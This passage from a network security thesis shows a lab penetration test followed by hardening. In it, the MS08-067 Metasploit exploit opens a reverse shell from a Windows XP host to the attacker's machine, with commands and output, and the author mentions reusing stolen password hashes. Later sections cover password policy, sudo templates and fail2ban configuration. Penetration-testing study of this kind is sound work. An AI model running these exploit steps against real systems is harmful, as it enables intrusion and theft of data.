
Mode                Size      Type    Last modified    Name
-----
040666/rw-rw-rw-  4096    dir    2012-05-13 23:35:33 -0400 bin
040666/rw-rw-rw-  1024    dir    2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw-  4096    dir    2010-03-16 18:55:51 -0400 cdrom
040666/rw-rw-rw- 13480    dir    2023-10-12 14:59:07 -0400 dev
040666/rw-rw-rw-  4096    dir    2023-10-12 15:08:04 -0400 etc
040666/rw-rw-rw-  4096    dir    2010-04-16 02:16:02 -0400 home
040666/rw-rw-rw-  4096    dir    2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw- 7929183 fil    2012-05-13 23:35:56 -0400 initrd.img
040666/rw-rw-rw-  4096    dir    2012-05-13 23:35:22 -0400 lib
040666/rw-rw-rw- 16384    dir    2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw-  4096    dir    2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw-  4096    dir    2010-04-28 16:16:56 -0400 mnt
100666/rw-rw-rw-  9426    fil    2023-10-12 14:59:18 -0400 nohup.out
040666/rw-rw-rw-  4096    dir    2010-03-16 18:57:39 -0400 opt
040666/rw-rw-rw-  0        dir    2023-10-12 14:58:47 -0400 proc
040666/rw-rw-rw-  4096    dir    2023-10-12 14:59:18 -0400 root
040666/rw-rw-rw-  4096    dir    2012-05-13 21:54:53 -0400 sbin
040666/rw-rw-rw-  4096    dir    2010-03-16 18:57:38 -0400 srv
040666/rw-rw-rw-  0        dir    2023-10-12 14:58:47 -0400 sys
040666/rw-rw-rw-  4096    dir    2023-10-12 15:10:46 -0400 tmp
040666/rw-rw-rw-  4096    dir    2010-04-28 00:06:37 -0400 usr
```

Figure 28: Successful exploit on Victim Metasploitable machine

Here we got successfully access to Metasploitable Linux distributions.



I'm going to use an attack right now to get into a Windows XP susceptible PC. This machine is exposed to the Ms08 067 exploit, as the scan result at the beginning indicates. Utilize the vulnerability by using the command "use exploit/windows/smb/ms08\_067\_netapi" after searching for the vulnerability name in msfconsole.



```
root@kali: ~
File Actions Edit View Help
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

  = [ metasploit v6.3.27-dev ]
+ -- -- [ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- -- [ 1385 payloads - 46 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > search ms08_067

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Servic
e Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_net
api
msf6 > use exploit/windows/smb/ms08_067_netapi
```

Figure 29: Attack on windows machine I

Then set the payload to exploit on windows machine, and set the target host IP with set RHOST 10.0.2.18 command.

As follows,

set LHOST as well and then run the exploit.

```
root@kali: ~  
File Actions Edit View Help  
  
msf6 > use exploit/windows/smb/ms08_067_netapi  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/shell/reverse_tcp  
payload => windows/shell/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |

  
Payload options (windows/shell/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
View the full module info with the info, or info -d command.  
  
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.0.2.18  
RHOSTS => 10.0.2.18  
msf6 exploit(windows/smb/ms08_067_netapi) > exploit  
  
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] 10.0.2.18:445 - Automatically detecting the target ...
```

*Figure 30: Attack on windows machine II*

Here I got successfully access on windows xp machine, and able to view, delete sensitive data from windows machine.

```
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.18:445 - Automatically detecting the target...
[*] 10.0.2.18:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 10.0.2.18:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 10.0.2.18:445 - Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 10.0.2.18
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.18:1031) at 2023-10-13 12:59:07 -0400

Shell Banner:
Microsoft Windows XP [Version 5.1.2600]
_____

C:\WINDOWS\system32>cd ...
cd ...

C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>dir
dir
Volume in drive C has no label.
Volume Serial Number is E40A-DAD4

Directory of C:\WINDOWS

10/13/2023  12:00 AM    <DIR>          .
10/13/2023  12:00 AM    <DIR>          ..
08/22/2014  09:26 AM    <DIR>          $Reconfig$
10/13/2023  03:18 PM           0 0.log
09/02/2013  01:49 PM    <DIR>          addins
09/02/2013  01:50 PM    <DIR>          AppPatch
08/23/2001  03:00 PM           1,272 Blue Lace 16.bmp
08/23/2001  03:00 PM           82,944 clock.avi
08/23/2001  03:00 PM           17,062 Coffee Bean.bmp
09/03/2013  05:30 PM           17,889 comsetup.log
09/02/2013  01:49 PM    <DIR>          Config
09/02/2013  01:49 PM    <DIR>          Connection Wizard
09/02/2013  01:56 PM           0 control.ini
```

Figure 31: Successful attack on windows machine I

This is the target system's shell. Having complete access over the system allows me to obtain user password hashes for future use and attack them on other workstations, even if those machines are not vulnerable, but if the same password is on other machines.



```
root@kali: ~
File Actions Edit View Help
10/13/2023 03:01 PM 0 New Text Document.txt
10/13/2023 03:01 PM 0 New Wordpad Document (2).doc
10/13/2023 03:01 PM 0 New Wordpad Document.doc
3 File(s) 0 bytes
5 Dir(s) 10,455,453,696 bytes free

C:\Documents and Settings\administrator.CL2\My Documents>cd DB
cd DB

C:\Documents and Settings\administrator.CL2\My Documents\DB>dir
dir
Volume in drive C has no label.
Volume Serial Number is E40A-DAD4

Directory of C:\Documents and Settings\administrator.CL2\My Documents\DB

10/13/2023 09:00 PM <DIR> .
10/13/2023 09:00 PM <DIR> ..
10/13/2023 08:59 PM <DIR> ASIA
10/13/2023 09:00 PM <DIR> EMEA
10/13/2023 08:59 PM <DIR> US
0 File(s) 0 bytes
5 Dir(s) 10,455,453,696 bytes free

C:\Documents and Settings\administrator.CL2\My Documents\DB>cd EMEA
cd EMEA

C:\Documents and Settings\administrator.CL2\My Documents\DB\EMEA>dir
dir
Volume in drive C has no label.
Volume Serial Number is E40A-DAD4

Directory of C:\Documents and Settings\administrator.CL2\My Documents\DB\EMEA

10/13/2023 09:00 PM <DIR> .
10/13/2023 09:00 PM <DIR> ..
10/13/2023 03:31 PM 0 GB apple service.csv
10/13/2023 03:24 PM 0 Uk financialdb.csv
2 File(s) 0 bytes
2 Dir(s) 10,455,453,696 bytes free

C:\Documents and Settings\administrator.CL2\My Documents\DB\EMEA>
```

Figure 32: Successful attack on windows machine II

#### 4.2.4 Server Design and Implementation of Security Services

Given that the user's password was set to never expire, this is a terrible practice for a corporation that promises to protect its customer's data and provides infrastructure services.

The 90-day MAX password expiry day must be selected.

In the new servers for company infrastructure and customers I've modified users account info and their rights according to company standard. Here I've set Max user password expiry date and edited /etc/login.defs file to make it persistent for newly added users.

```
root@localhost:~# chage -l user1
Last password change           : Nov 24, 2023
Password expires                : never
Password inactive              : never
Account expires                : never
Minimum number of days between password change : 0
Maximum number of days between password change : 99999
Number of days of warning before password expires : 7
root@localhost:~# chage -m 1 -M 90 user1
root@localhost:~# chage -l user1
Last password change           : Nov 24, 2023
Password expires                : Feb 22, 2024
Password inactive              : never
Account expires                : never
Minimum number of days between password change : 1
Maximum number of days between password change : 90
Number of days of warning before password expires : 7
root@localhost:~# egrep '^PASS_MAX_DAYS|^PASS_MIN_DAYS' /etc/login.defs
PASS_MAX_DAYS 99999
PASS_MIN_DAYS 0
root@localhost:~# sed -i '/^PASS_MAX_DAYS/s/^PASS_MAX_DAYS.*/PASS_MAX_DAYS 90/' /etc/login.defs
root@localhost:~# sed -i '/^PASS_MIN_DAYS/s/^PASS_MIN_DAYS.*/PASS_MIN_DAYS 1/' /etc/login.defs
root@localhost:~# egrep '^PASS_MAX_DAYS|^PASS_MIN_DAYS' /etc/login.defs
PASS_MAX_DAYS 90
PASS_MIN_DAYS 1
root@localhost:~#
```

Figure 33: Users account info (servers)

Also added sudo-template for different groups of users to specify their access in the servers by following standard.


```
root@localhost:~# ls -l /etc/sudoers.d/
total 4
-rw-r--r-- 1 root root 0 Nov 24 21:06 101_APP_BAU
-rw-r--r-- 1 root root 0 Nov 24 21:05 101_NETWORK_BAU
-rw-r--r-- 1 root root 0 Nov 24 21:05 101_ORACLE_BAU
-rw-r--r-- 1 root root 0 Nov 24 20:57 101_SA_BAU
-rw-r--r-- 1 root root 0 Nov 24 20:59 201_CUST_BAU
-r--r----- 1 root root 1068 Aug 9 22:53 README
root@localhost:~#
```

Figure 34: Deploying sudo templates for users (server)

Implementation of some security service to prevent attack such as SSH, Brute Force Attack etc.

Fail2ban is an open-source intrusion prevention software solution, it protects Linux servers against brute-force attacks. It operates by looking for unsuccessful login attempts in the system logs. If Fail2Ban detects a high volume of unsuccessful login attempts from a single IP address, it will immediately ban that IP address for a certain period of time. This prohibits the attacker from pursuing the assault further.

I've installed fail2ban service to Ubuntu server, as well as other servers.

A terminal window titled 'root@localhost: ~' showing the command 'service fail2ban status'. The output displays the status of the fail2ban.service, which is 'active (running)'. It also shows system logs for the service starting at 21:49:03 on Nov 24, 2023.

```
root@localhost:~# service fail2ban status
● fail2ban.service - Fail2Ban Service
   Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; preset: ena>
   Active: active (running) since Fri 2023-11-24 21:49:03 CET; 41min ago
     Docs: man:fail2ban(1)
    Main PID: 3716 (fail2ban-server)
       Tasks: 5 (limit: 4613)
      Memory: 16.7M
         CPU: 936ms
    CGroup: /system.slice/fail2ban.service
            └─3716 /usr/bin/python3 /usr/bin/fail2ban-server -xf start

Nov 24 21:49:03 localhost systemd[1]: Started fail2ban.service - Fail2Ban Servi>
Nov 24 21:49:03 localhost fail2ban-server[3716]: 2023-11-24 21:49:03,080 fail2b>
Nov 24 21:49:03 localhost fail2ban-server[3716]: Server ready
root@localhost:~#
```

Figure 35: Fail2ban services (server)

Now will configure jail.conf file from /etc/fail2ban/ dir but first copy jail.conf files to same dir with jail.local name to avoid losing configuration during update of service. And restarted the service to effect immediate.

As per rules, a max of 3 times fail attempt to login within 30 via SSH IP of remote host will ban for 60 mins.

```
root@localhost: ~
# JAILS
#
#
# SSH servers
#
[sshd]
filter = sshd
maxretry = 3
bantime = 60m
findtime = 30m
# To use more aggressive sshd modes set filter parameter "mode" in jail.local:
# normal (default), ddos, extra or aggressive (combines all).
# See "tests/files/logs/sshd" or "filter.d/sshd.conf" for usage example and details.
#mode = normal
port = ssh
logpath = %(sshd_log)s
backend = %(sshd_backend)s

[dropbear]
"/etc/fail2ban/jail.local" 984L, 25666B 278,11 27%
```

Figure 36: Fail2ban rules setup (server)

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ ssh user1@10.0.2.10
user1@10.0.2.10's password:
Permission denied, please try again.
user1@10.0.2.10's password:
Permission denied, please try again.
user1@10.0.2.10's password:
user1@10.0.2.10: Permission denied (publickey,password).

(kali@kali)-[~]
└─$ ssh user1@10.0.2.10
ssh: connect to host 10.0.2.10 port 22: Connection refused

(kali@kali)-[~]
```

Figure 37: Failed attempt to access server via SSH (kali)

Here it detects some unusual activities and immediately blocks IP of remote device. Its good opensource tools that can detect and prevent SSH Brute force Attack.

```

root@localhost:~# fail2ban-client status
Status
|- Number of jail:      1
`- Jail list:  sshd
root@localhost:~# fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed: 0
| |- Total failed:    0
| `-- File list:      /var/log/auth.log
`- Actions
  |- Currently banned: 0
  |- Total banned:    0
  `-- Banned IP list:
root@localhost:~# fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed: 0
| |- Total failed:    3
| `-- File list:      /var/log/auth.log
`- Actions
  |- Currently banned: 1
  |- Total banned:    1
  `-- Banned IP list: 10.0.2.15
root@localhost:~# █

```

Figure 38: Fail2ban status on before/after attempt (server)

In /var/log/fail2ban.log file we can see how many times and how much server banned because of continuous SSH fail attempts.

```

root@localhost:~# cat /var/log/fail2ban.log
2023-11-24 23:33:31,843 fail2ban.jail [6689]: INFO Jail 'sshd' started
2023-11-24 23:37:20,882 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-24 23:37:20
2023-11-24 23:37:31,685 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-24 23:37:30
2023-11-24 23:37:34,593 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-24 23:37:34
2023-11-24 23:37:34,644 fail2ban.actions [6689]: NOTICE [sshd] Ban 10.0.2.15
2023-11-25 00:06:06,649 fail2ban.actions [6689]: NOTICE [sshd] Unban 10.0.2.15
2023-11-25 00:06:27,055 fail2ban.transmitter [6689]: ERROR Command ['sshd', 'status'] has failed. Received Exception('Invalid command')
2023-11-25 00:06:54,723 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-25 00:06:52
2023-11-25 00:07:01,327 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-25 00:06:57
2023-11-25 00:07:04,054 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-25 00:07:03
2023-11-25 00:07:04,224 fail2ban.actions [6689]: NOTICE [sshd] Ban 10.0.2.15
2023-11-25 00:11:40,238 fail2ban.actions [6689]: NOTICE [sshd] Unban 10.0.2.15
2023-11-25 00:12:01,104 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-25 00:12:01
2023-11-25 00:12:05,363 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-25 00:12:05
2023-11-25 00:12:11,440 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-25 00:12:10
2023-11-25 00:12:11,832 fail2ban.actions [6689]: NOTICE [sshd] Ban 10.0.2.15
2023-11-25 00:15:00,617 fail2ban.actions [6689]: NOTICE [sshd] Unban 10.0.2.15
2023-11-25 00:15:33,892 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-25 00:15:33
2023-11-25 00:15:41,119 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-25 00:15:37
2023-11-25 00:17:08,031 fail2ban.filter [6689]: INFO [sshd] Found 10.0.2.15 - 2023-11-25 00:17:08
2023-11-25 00:17:08,376 fail2ban.actions [6689]: NOTICE [sshd] Ban 10.0.2.15
(END)

```

Figure 39: Fail2ban logs (server)

Fail2ban can potentially set up to defend against brute force assaults across different services, resulting in a unified security solution.

## 5. Results and Discussion

The main focus of the practical portion of our investigation is on identifying security breaches and evaluating security vulnerabilities that were currently present within the chosen the company. I used the open-source Linux Kali environment's capabilities to facilitate this easier, and specifically used Nmap, Wireshark, and Nessus—three significant security assessment tools.

During network scanning I've found the list every device that is currently linked to the network. Details regarding open ports on devices, which, if not adequately protected, might serve as possible points of entry for hackers. Also identifying the software versions and configurations of outdated or unpatched software that have been known to have security flaws.

As we know the services that listen on open ports are most susceptible to attack when they are not patched, not adequately secured, or set incorrectly. We can suggest company to enhance the security of open ports by

- i. Patching firewalls regularly because security system is the gatekeeper to all the other systems and services in a network.
- ii. Regularly check ports by port scanning tools or vulnerability scanning tool.
- iii. Tracking service configuration changes.

I've discovered vulnerabilities and operating systems on a variety of devices, including Windows (xp, windows 7, and windows 8 as follows) and Linux servers (Ubuntu).

An out-of-date Ubuntu OS version that the vendor no longer supports was present on one of the Linux servers. Numerous important, high-risk vulnerabilities were discovered there, including the Samba badlock vulnerability, OpenSSH, VNC server password, Bash remote code execution, and Bind Shell backdoor, among many more. It was also observed that we already had access to the Linux server.

Direct access to firm infrastructure servers and customers via company networks can lead to security issues because anyone with access to company networks can target and access such systems with ease.

My suggestions for company to remove all outdated Linux servers and migrate it to updated Linux OS. Where servers can be patched on a regular basis to avoid security issues and ensure system health, and access to other servers and infrastructure should be restricted,

travel through a security system, and pass through a distinct jump server that is specifically designed for server access. To restrict access to Linux servers, users, clients, and administrators must utilize the required sudo template.

And in Windows devices there also running such as windows xp, 7 and 8 operating systems which are outdated and unsupported by vendors, they are only uses for official. These devices are so vulnerable that can be attacked by hackers anytime to steal sensitive data. There are no security updates for those systems, Operating systems such as Windows 7 and XP do not have the latest security features and procedures designed to fend against ever-changing cyberattacks. Because of those devices contain official sensitive information.

We suggest to company to remove all outdated window's device where OS is not supported by vendor anymore. For official uses employees and in office they should use updated, and those OS supported by vendor with regular patch updates.

Critical, high-risk vulnerabilities such as outdated host device versions, SSL Version 2 and 3 Protocol Detection, Samba Badlock Vulnerability, Cross-Site Scripting (XSS), SSL Certificate Signed Using Weak Hashing Algorithm, SSL certificate expirations, and more have been discovered in company web applications.

Suggestions for company to

- i. Upgrade to a version of the Unix operating system that is currently supported.
- ii. Purchase or generate a proper SSL certificate for this service.
- iii. disable SSL 2.0 and 3.0 and use TLS 1.2 (with approved cipher suites) or higher instead.
- iv. Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.
- v. Contact the Certificate Authority to have the SSL certificate reissued.

## 6. Conclusion

The first section collects and thoroughly examines theoretical information on security inspection, network security weaknesses and vulnerability.

The practical part of this thesis based on an IT infrastructure service company. During computer network security and vulnerability assessment there found that, many of the devices used in company networks for official works were running on out-of-date operating systems that have reached the end of their vendor's support. Linux servers running outdated Linux distributions, End of License (EOL) services, and poorly configured servers. Direct connections between servers and business networks may have been responsible for breaches of confidentiality. Here are some suggestions for improving network security and preventing cyber-attacks:

- i. Implementation of Firewall to monitor incoming and outgoing network traffic.
- ii. Implementation of Intrusion Detection and Prevention Systems (IDPS).
- iii. Virtual Private Network (VPN) to ensure secure communication.
- iv. Uses of fully supported OS and services by vendor.
- v. Updates software regularly and patch management.
- vi. Security, Information, and Event Management (SIEM) Integration.
- vii. Regular Security Audits and Penetration Testing.
- viii. Cyber security awareness program and education for all employees.

This research is carrying out by compiling company's all the criteria for a future solution to avoid cyber-attacks. By regularly updating software and managing patches significantly reduce the attack surface and enhance the security of system. Regular security audits and incident management are more valuable for improving organizational goals and performance for long-run business.



## 7. References

1. KIZZA, Joseph Migga, 2005. Guide to Computer Network Security. USA: Springer, Boston, MA. ISBN 0-387-20473-3
2. What is Network Architecture [online], September 13, 2021. WEB: Fusion Connect [cit. 2022-08-16]. Dostupné z: <http://www.fusionconnect.com/blog/what-is-network-architecture>
3. An Introduction to Network Architectures and Protocols, 1980. 28. Watson Research Center, Yorktown Heights, NY, USA: IEEE, 413 - 424. ISSN 1558-0857. Dostupné také z: <https://ieeexplore.ieee.org/abstract/document/1094703>
4. SEAN, W. O'MALLEY a LARRY L. PETERSON, 1992. A dynamic network architecture. A dynamic network architecture. USA: ACM Transactions on Computer Systems, 10(2), 110-143. ISSN 0734-2071. Dostupné z: doi: <https://dl.acm.org/doi/abs/10.1145/128899.128901>
5. TROY, McMillan, 2015. CISCO Networking Essentials. Second. Indianapolis Indiana, Canada: John Wiley. ISBN 9781119092131.
6. THE OSI MODEL: OVERVIEW ON THE SEVEN LAYERS OF COMPUTER NETWORKS [online], 2014. 2. India: researchpublish.com [cit. 2022-10-27]. Dostupné z: <https://www.researchpublish.com/papers/the-osi-model-overview-on-the-seven-layers-of-computer-networks>
7. Comparative Study of OSI & TCP/IP Reference Model, November 2014. 2. India: International Journal for Research in Applied Science & Engineering Technology (IJRASET). ISSN 2321-9653.
8. A Study on Network Security and Cryptography, 2022. ResearchGate [online]. WEB: ResearchGate, January 2022 [cit. 2022-08-19]. Dostupné z: [https://www.researchgate.net/publication/358242788\\_A\\_Study\\_on\\_Network\\_Security\\_and\\_Cryptography](https://www.researchgate.net/publication/358242788_A_Study_on_Network_Security_and_Cryptography)
9. Introduction to Hardware Security [online], 2015. 4. USA [cit. 2022-08-19]. ISSN 2079-9292. Dostupné z: <https://doi.org/10.3390/electronics4040763>
10. TENG, Meng, JAN, Mian Ahmad a Fazlullah KHAN, ed., 2023. Application of Big Data, Blockchain, and Internet of Things for Education Informatization. Research on Computer Network Information Security Protection Strategy and Evaluation Algorithm

Education. Cham: Springer Nature Switzerland, 465(1), 603-613. Dostupné z: doi:  
[https://doi.org/10.1007/978-3-031-23950-2\\_66](https://doi.org/10.1007/978-3-031-23950-2_66)

11. What is The CIA Triad? - Definition and Examples [online], 2023. WEB: intellipaat [cit. 2023-03-05]. Dostupné z: <https://intellipaat.com/blog/the-cia-triad/>
12. Network Security for IPv4, 2022. 12. India: Dogo Rangsang Research Journal. ISSN 2347-7180.
13. Liu, N., Xia, J., Cai, Z., Yang, T., Hou, B., a Wang, Z., 2022. A Survey on IPv6 Security Threats and Defense Mechanisms. In: Sun, X., Zhang, X., Xia, Z., Bertino, E. (eds) Artificial Intelligence and Security. Springer, Cham, 13338(1), 583–598. Dostupné z: doi:[https://doi.org/10.1007/978-3-031-06794-5\\_47](https://doi.org/10.1007/978-3-031-06794-5_47)
14. CISCO, OCT 2006. WhitePaper. CISCO. IPv6 Extension Headers Review and Considerations [online]. 2006 [cit. 2023-11-23]. Dostupné z: [https://www.cisco.com/en/US/technologies/tk648/tk872/technologies\\_white\\_paper0900aecd8054d37d.pdf](https://www.cisco.com/en/US/technologies/tk648/tk872/technologies_white_paper0900aecd8054d37d.pdf)
15. Problem of network security threats [online], 2010. Rzeszow, Poland: IEEE [cit. 2022-04-23]. ISSN 2158-2254. Dostupné z: <https://ieeexplore.ieee.org/abstract/document/5514533>
16. YULONG, Zou, Zhu JIA, Wang XIANBIN a Hanzo LAJOS, 10 May 2016n. 1. A Survey on Wireless Security: Technical Challenges, Recent Advances, and Future Trends. A Survey on Wireless Security: Technical Challenges, Recent Advances, and Future Trends. Proceedings of the IEEE, 104(9), 1727 - 1765. ISSN 1558-2256. Dostupné z: doi:10.1109/JPROC.2016.2558521
17. Network vulnerability analysis [online], 2002. Tulsa, OK, USA: IEEE [cit. 2022-04-23]. Dostupné z: <https://ieeexplore.ieee.org/abstract/document/1187081>
18. JIE, Wang, 2009. Computer Network Security: Theory and Practice. Beijing: Springer, Berlin, Heidelberg. ISBN 978-3-540-79698-5.
19. HSU, Fu-Hau, HWANG, Yan-Ling, TSAI, Cheng-Yu, CAI, Wei-Tai, LEE, Chia-Hao and CHANG, KaiWei, 2016. TRAP: A Three-Way Handshake Server for TCP Connection Establishment. Applied Sciences [online]. 16 November 2016. Vol. 6, no. 11, p. 358. [cit. 2023-02-13]. Dostupné z: doi:10.3390/app6110358
20. Network Security and Types of Attacks in Network, 2015. ScienceDirect [online]. India: Procedia Computer Science, 2015 [cit. 2022-08-15]. Dostupné z: <https://www.sciencedirect.com/science/article/pii/S1877050915006353>

21. JELENA, Mirkovic a Peter REIHER, 2004. A taxonomy of DDoS attack and DDoS defense mechanisms. A taxonomy of DDoS attack and DDoS defense mechanisms [online]. New York, United States, April 2004, 4(2), 39-53 [cit. 2022-08-19]. Dostupné z: doi:10.1145/997150.997156
22. A comprehensive survey of tools and techniques mitigating computer and mobile malware attacks, 2021. 92. India. ISSN 0045-7906. Dostupné také z: <https://doi.org/10.1016/j.compeleceng.2021.107143>
